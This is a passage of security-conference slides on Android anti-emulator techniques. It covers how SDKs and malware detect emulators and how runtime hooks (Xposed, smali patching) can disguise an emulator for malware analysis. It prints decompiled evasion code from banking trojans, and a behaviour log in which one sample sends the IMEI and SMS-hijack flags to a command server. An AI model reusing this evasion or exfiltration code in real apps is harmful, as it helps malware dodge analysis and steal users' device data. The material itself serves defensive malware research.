    PayPalActivity.getInstance().paymentFailed(PayPalActivity._networkHandler.c("CorrelationId"),
            PayPalActivity._networkHandler.c("PayKey"), "-1", h.a("ANDROID_simulator_payment_block"),
            false, true);
    PayPalActivity.getInstance().sendBroadcast(v7);
}
```

- WeChat

Collect device information

- Chartboost SDK

```
if(Build.PRODUCT.equals("sdk")) {
    this.appendBodyArgument("model", "Android Simulator");
    this.appendBodyArgument("uuid", "ffff");
    this.appendBodyArgument("auid", "ffff");
}
else {
    this.appendBodyArgument("model", Build.MODEL);
    this.appendBodyArgument("uuid", Settings$Secure.getString(this.context.getContentResolver(),
            "android_id"));
    this.appendBodyArgument("auid", CBUtility.getAUID(this.context));
}
```

- Adlantis

```
this.defaultParamMap.put("deviceOsVersion", v1.toString());
this.defaultParamMap.put("deviceOsVersionFull", v0_2);
v0_2 = Build.MODEL;
if(v0_2.compareTo("sdk") == 0) {
    v0_2 = "simulator";
}

this.defaultParamMap.put("deviceFamily", v0_2);
this.defaultParamMap.put("deviceBrand", Build.BRAND);
this.defaultParamMap.put("deviceName", Build.DEVICE);
```

Hide malicious behaviors

- Stop own process：Fake Facebook

```
String str1 = ((TelephonyManager)getSystemService("phone")).getDeviceId();
String str4;
String str5;
if (getResources().getString(2131034115).equals("1")) {
  if (!str1.equals("000000000000000"))
  {
    TelephonyManager localTelephonyManager = (TelephonyManager)getSystemServ
    str4 = localTelephonyManager.getLine1Number();
    if ((str4 != null) && (!str4.toString().trim().isEmpty())) {
      break label2542;
    }
    str5 = localTelephonyManager.getSubscriberId();
    if ((!str5.startsWith("1555521")) && (!c().equals("Android")) && (!((Tel
  }
  else
  {
    Process.killProcess(Process.myPid());
  }
```

Hide malicious behaviors(cont.)

- Disable malicious components：Pincer

```
if((v0_1.toLowerCase().equals("android")) || (v1.equals("000000000000000")) || (v1.equals("012345678912345"))
        || (v2.equals("15555215554")) || (Build.MODEL.toLowerCase().equals("sdk")) || (Build
        .MODEL.toLowerCase().equals("generic"))) {
    a.a(arg7, true);
```

```
public static void a(Context arg2, boolean arg3) {
    SharedPreferences$Editor v0 = a.h(arg2);
    v0.putBoolean("is_program_stopped", arg3);
    v0.commit();
    boolean v0_1 = !arg3 ? true : false;
    b.a(arg2, v0_1);
}
```

```
public static void a(Context arg1, boolean arg2) {
    b.a(arg1, OnBootReceiver.class, arg2);
    b.a(arg1, SmsReceiver.class, arg2);
    b.a(arg1, PhoneCallReceiver.class, arg2);
    b.a(arg1, SmsSentReceiver.class, arg2);
}
```

```
public static void a(Context arg4, Class arg5, boolean arg6) {
    int v0 = arg6 ? 1 : 2;
    arg4.getPackageManager().setComponentEnabledSetting(new ComponentName(arg4, arg5), v0, 1);
}
```

Hide malicious behaviors(cont.)

- Skip the malicious behaviors' execution directly

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    Intent v0 = new Intent("activity");
    v0.setClass(((Context)this), Mainservices.class);
    this.startService(v0);
    this.getPackageManager().setComponentEnabledSetting(this.getComponentName(), 2, 1);
    this.setupView();
    this.finish();
}
```

```
public void onCreate() {
    super.onCreate();
    BaseMessage v0 = new BaseMessage();
    if(!v0.isEmulator() && !v0.isContant(((Context)this)).booleanValue()) {
        this.isrun = true;
        new Thread(((Runnable)this)).start();
    }
}
```

Modify the Android Emulator to Make It More Like Real Device

Two methods to modify Android emulator


- Android source modification
  - Change variables and APIs' behaviors
  - Build the source code to generate system.img
  - Load system.img to run Android emulator
- Runtime Hook
  - Dynamically modify APIs' behavior
  - Hook for Java layer、Hook for Linux layer

Disadvantages for source modification

- High requirements for downloading and building Android source code
- Different versions all need source modification because of Android fragments
- Time consuming for debugging and building
- Hard to maintain

30GB of free disk space to complete a single build and up to 100GB or more for a full set of builds. The source download is approximately 8.5GB in size.

https://source.android.com/source/building.html




http://opensignal.com/assets/pdf/reports/2014_08_fragmentation_report.pdf

Runtime Hook is lightweight and flexible

- Low requirements for hardware and software
- Convenient to develop, debug and deploy
- Easy to change and maintain
- Available to customize
- Suitable for different Android versions

Android Runtime Hook Frameworks

- Rovo89, Xposed
  - A framework for modules that can change the behavior of the system and apps without touching any APKs
- Saurik, Cydia Substrate
  - The powerful code modification platform behind Cydia
- Collin Mulliner, adbi
  - The Android Dynamic Binary Instrumentation Toolkit



Development tutorial based on Xposed

- Add meta-data in AndroidManifest
  - xposedmodule, xposeddescription, xposedminversion
- Import XposedBridgeApi.jar
- Add assets/xposed_init
- Implement functions

```
findAndHookMethod("com.android.systemui.statusbar.policy.Clock",
    lpparam.classLoader, "updateClock", new XC_MethodHook() {
    @Override
    protected void beforeHookedMethod(MethodHookParam param)
    throws Throwable {
        // this will be called before the original method
    }
    @Override
    protected void afterHookedMethod(MethodHookParam param)
    throws Throwable {
        // this will be called after the original method
    }
```

- ➢ args:
- ➢ thisObject
- ➢ getResult()
- ➢ setResult()

Android Emulator Modification Based on Runtime Hook

Invoke Java API to detect emulator

- TelephonyManager.getLine1Number

```
protected void afterHookedMethod(MethodHookParam param) throws Throwable {
    param.setResult("15802920458");
}
```

- ActivityManager.isUserAMonkey

```
protected void afterHookedMethod(MethodHookParam param) throws Throwable{
    param.setResult(false);
}
```

- File.exists(“/dev/qemu_pipe”)

```
protected void afterHookedMethod(MethodHookParam param) throws Throwable {
    File file = (File) param.thisObject;
    String filePath = file.getAbsolutePath();
    if(filePath.equals("/dev/qemu_pipe"))
      param.setResult(false);
}
```

Get file path

Check file path and set return result

Read characteristic file content to detect emulator

- /system/build.prop
- IO operations in Java layer invoke APIs in libcore.io.IoBridge class finally
- Hook *open* function and modify the *path* parameter before original function called

```
protected void beforeHookedMethod(MethodHookParam param) throws Throwable {
    int uid = Binder.getCallingUid();
    if(uid > 10000 && uid < 99999){
        String path = (String) param.args[0];
        if(path.equals("/system/build.prop"))
          param.args[0] = "/data/local/tmp/fake-build.prop";
}
```

Modify *path* parameter

androd.os.Build variables

- Build.Device is *static final* and is assigned when android.os.Build loaded
- Xposed can only hook functions, while provide no methods to modify variables

```java
public class Build {
    /** Value used for when a build property is unknown. */
    public static final String UNKNOWN = "unknown";

    /** Either a changelist number, or a label like "M4-rc20". */
    public static final String ID = getString("ro.build.id");

    /** A build ID string meant for displaying to the user */
    public static final String DISPLAY = getString("ro.build.display.id");

    /** The name of the overall product. */
    public static final String PRODUCT = getString("ro.product.name");

    /** The name of the industrial design. */
    public static final String DEVICE = getString("ro.product.device");
```

```java
private static String getString(String property) {
    return SystemProperties.get(property, UNKNOWN);
}
```

androd.os.Build variables(cont.)

- ①Modify variables in Build；②Build
- ①Decompress system.img；②Modify build.prop；③Generate system.img

How to hide Android emulator without modifying source code

Smali Hook

- Decompile APK
- Redirect the reference to Landroid/os/Build to customized class
- Rebuild and sign the APK

```
sget-object v0, Landroid/os/Build;->BRAND:Ljava/lang/String;

.line 94
.local v0, "brand":Ljava/lang/String;
const-string v1, "generic"
```

```
.class public Lbndroid/os/Build;
.super Ljava/lang/Object;
.source "Build.java"

# static fields
.field public static final BRAND:Ljava/lang/String; = "google"
```

Effects of Android Emulator Modification

Tim Strazzere:anti-emulator

- https://github.com/strazzere/anti-emulator
- Before modification


```
E:\01-MobileSec>adb logcat -s AntiEmulator:V
V/AntiEmulator( 3165): Checking for QEmu env...
V/AntiEmulator( 3165): hasKnownDeviceId : true
V/AntiEmulator( 3165): hasKnownImei : true
V/AntiEmulator( 3165): hasKnownPhoneNumber : true
V/AntiEmulator( 3165): isOperatorNameAndroid : true
V/AntiEmulator( 3165): hasKnownImsi : true
V/AntiEmulator( 3165): hasEmulatorBuild:true
V/AntiEmulator( 3165): hasPipes : true
V/AntiEmulator( 3165): hasQEmuDriver : false
V/AntiEmulator( 3165): hasQEmuFiles : true
V/AntiEmulator( 3165): QEmu environment detected.
```


- After modification


```
E:\01-MobileSec>adb logcat -s AntiEmulator:V
V/AntiEmulator( 2545): Checking for QEmu env...
V/AntiEmulator( 2545): hasKnownDeviceId : false
V/AntiEmulator( 2545): hasKnownImei : false
V/AntiEmulator( 2545): hasKnownPhoneNumber : false
V/AntiEmulator( 2545): isOperatorNameAndroid : false
V/AntiEmulator( 2545): hasKnownImsi : false
V/AntiEmulator( 2545): hasEmulatorBuild:false
V/AntiEmulator( 2545): hasPipes : false
V/AntiEmulator( 2545): hasQEmuDriver : false
V/AntiEmulator( 2545): hasQEmuFiles : false
V/AntiEmulator( 2545): QEmu environment not detected.
```

Fake Facebook

- After modification: Launcher UI







Fake Facebook(cont.)

- After modification：behavior monitor


```
{"Uid":"10048", "InvokeApi":{"org.apache.http.impl.client.AbstractHttpClient->execute":
{"target":"http://androidsoftsecurity.net", "request":"null", "context":"null"},
"StackTrace":"[dalvik.system.VMStack.getThreadStackTrace(Native Method), java.lang.Thread.getSt
{"Uid":"10048", "InvokeApi":{"org.apache.http.impl.client.AbstractHttpClient->execute":{null},
{"Uid":"10048", "InvokeApi":{"org.apache.http.impl.client.AbstractHttpClient->execute":{null},
{"Uid":"10048", "InvokeApi":{"android.app.ContextImpl->getSystemService":{"name":"device_policy
{"Uid":"10048", "InvokeApi":{"android.app.ContextImpl->getSystemService":{"name":"phone"}}}
{"Uid":"10048", "InvokeApi":{"android.telephony.TelephonyManager->getDeviceId":{}}}
{"Uid":"10048", "InvokeApi":{"android.app.ContextImpl->getSystemService":{"name":"phone"}}}
{"Uid":"10048", "InvokeApi":{"android.telephony.TelephonyManager->getNetworkOperatorName":{}}}
```

```
{"Uid":"10048", "InvokeApi":{"org.apache.http.impl.client.AbstractHttpClient->execute":
{"target":"http://androidsoftsecurity.net",
"request":"http://androidsoftsecurity.net/iBanking/sms/sync.php-post:bot_id=200&
imei=4998e1dba23dd6a4&iscallhack=1&issmshack=1&isrecordhack=1&isrecordcall=1&isadmin=1&
operator=CMCC&control_number=%2B61448835329", "context":"null"}, "StackTrace":"[dalvik.sy
```

Fake Facebook(cont.)

- After modification：behavior monitor


```
{"Uid":"10048", "InvokeApi":{"android.app.ContextImpl->startService":
{"service":"Intent { cmp=com.BioTechnology.iClientsService19200/
com.soft360.iService.AService }"}}}
{"Uid":"10048", "InvokeApi":{"android.app.ContextImpl->startService":
{"service":"Intent { cmp=com.BioTechnology.iClientsService19200/
com.soft360.iService.webService }"}}}
```

```
{"path":"/data/data/com.BioTechnology.iClientsService19200/
shared_prefs/com.BioTechnology.iClientsService19200_preferences.xml",
"flags":"577"}}}
{"Uid":"10048", "FileRW":{ "operation": "write", "data":
"3c3f786d6c2076657273696f6e3d27312e302720656e636f64696e67
3d277574662d3827207374616e64616c6f6e653d2779657327203f3e0
a3c6d61703e0a3c737472696e67206e616d653d226b6f64653139223e
343231353330373831 3c2f73747269", "id": "189255383"}}
```

```
<?xml version='1.0' encoding='utf-8'
    standalone='yes' ?>
<map>
<string name="kode19">421530781</stri
```

Wroba

```
public void onCreate()
{
  super.onCreate();
  BaseMessage localBaseMessage = new BaseMessage();
  if ((!localBaseMessage.isEmulator()) && (!localBaseMessage.isContant(this).booleanValue()))
  {
    SQLiteHelper.CreateSQLiteHelper(this);
    this.isrun = true;
    new Thread(this).start();
  }
}
```

```
public boolean isEmulator()
{
  return (Build.MODEL.equals("sdk")) || (Build.MODEL.equals("google_sdk"));
}
```

Wroba(cont.)

- After modification：behavior monitor


```
{"Uid":"10048", "InvokeApi":
{"android.content.ContentResolver->query":
{"uri":"content://com.android.contacts/contacts",
"projection":"null", "selection":"null",
"selectionArgs":"null", "sortOrder":"null",
"cancellationSignal":"null"},
```

```
{"libcore.io.IoBridge->open":
{"path":"/data/data/nb.four/shared_prefs/wx.xml", "flags":"577"}}}
{"Uid":"10048", "FileRW":{ "operation": "write", "data":
"3c3f786d6c2076657273696f6e3d27312e302720656e636f64696e67
3d277574662d3827207374616e64616c6f6e653d2779657327203f3e0
a3c6d61703e0a3c737472696e67206e616d653d22657432223e64646
4643c2f737472696e673e0a3c737472", "id": "2017470375"}}
```

```
<?xml version='1.0' encoding='utf-8'
standalone='yes' ?>
<map>
<string name="et2">dddd</string>
<str
```

DEMO

Other Android Emulator Detection Methods

Detect emulator based on native code

- __system_property_get


```
JNIEXPORT jboolean JNICALL Java_com_emulator_detect_DetectUtils_detectGetpropDirectly
( JNIEnv* env, jobject thiz )
{
    int len;
    char buf[1024];
    len = __system_property_get("ro.product.name", buf);
    return (strcmp(buf, "sdk") == 0);
}
```

- stat ("/dev/qemu_pipe", &buffer) == 0

```
I/EmulatorDetect( 5489): Native Code-__system_property_get: The device is an And
roid emulator
I/EmulatorDetect( 5489): Native Feature File - /dev/qemu_pipe: The device is an
Android emulator
```

Detect emulator based on environment sensor

- Android Sensor Prevalence
  - Source:OpenSignal



- No physical sensors on Android emulator

Vibrate + Microphone

- How to vibrate the device

```
<uses-permission android:name="android.permission.VIBRATE"/>
```

Make sure to include this line in your AndroidManifest.xml file.

Import the Vibration Library

Most IDEs will do this for you, but here is the import statement if yours doesn't:

```
import android.os.Vibrator;
```

Make sure this in the activity where you want the vibration to occur.

How to Vibrate for a Given Time

In most circumstances, you'll be wanting to vibrate the device for a short, predetermined amount of time. You can achieve this by using the `vibrate(long milliseconds)` method. Here is a quick example:


```
// Get instance of Vibrator from current Context
Vibrator v = (Vibrator) getSystemService(Context.VIBRATOR_SERVICE);

// Vibrate for 400 milliseconds
v.vibrate(400);
```

http://stackoverflow.com/questions/13950338/how-to-make-an-android-device-vibrate

Vibrate + Microphone(cont.)


- Monitor the sound




Vibrate + Accelerometer

- Monitor the acceleration

Detect emulator based on power statistics





Summary

- Implement detection of anti-emulator behaviors
- We found something interesting based on samples in the wild
  - Anti-emulator tech is widely used in the real world
  - Most of the third libs exist anti-emulator behaviors
  - The proportion of Anti-emulator behaviors in normal samples is higher than in malicious ones
- Using runtime hook to modify Android emulator can reveal much more behaviors
- Propose other Android emulator detection methods

Thanks !

- MindMac <mindmac.hu@gmail.com>
- Claud Xiao <secmobi@gmail.com>

HideAndroidEmulator:
https://github.com/MindMac/HideAndroidEmulator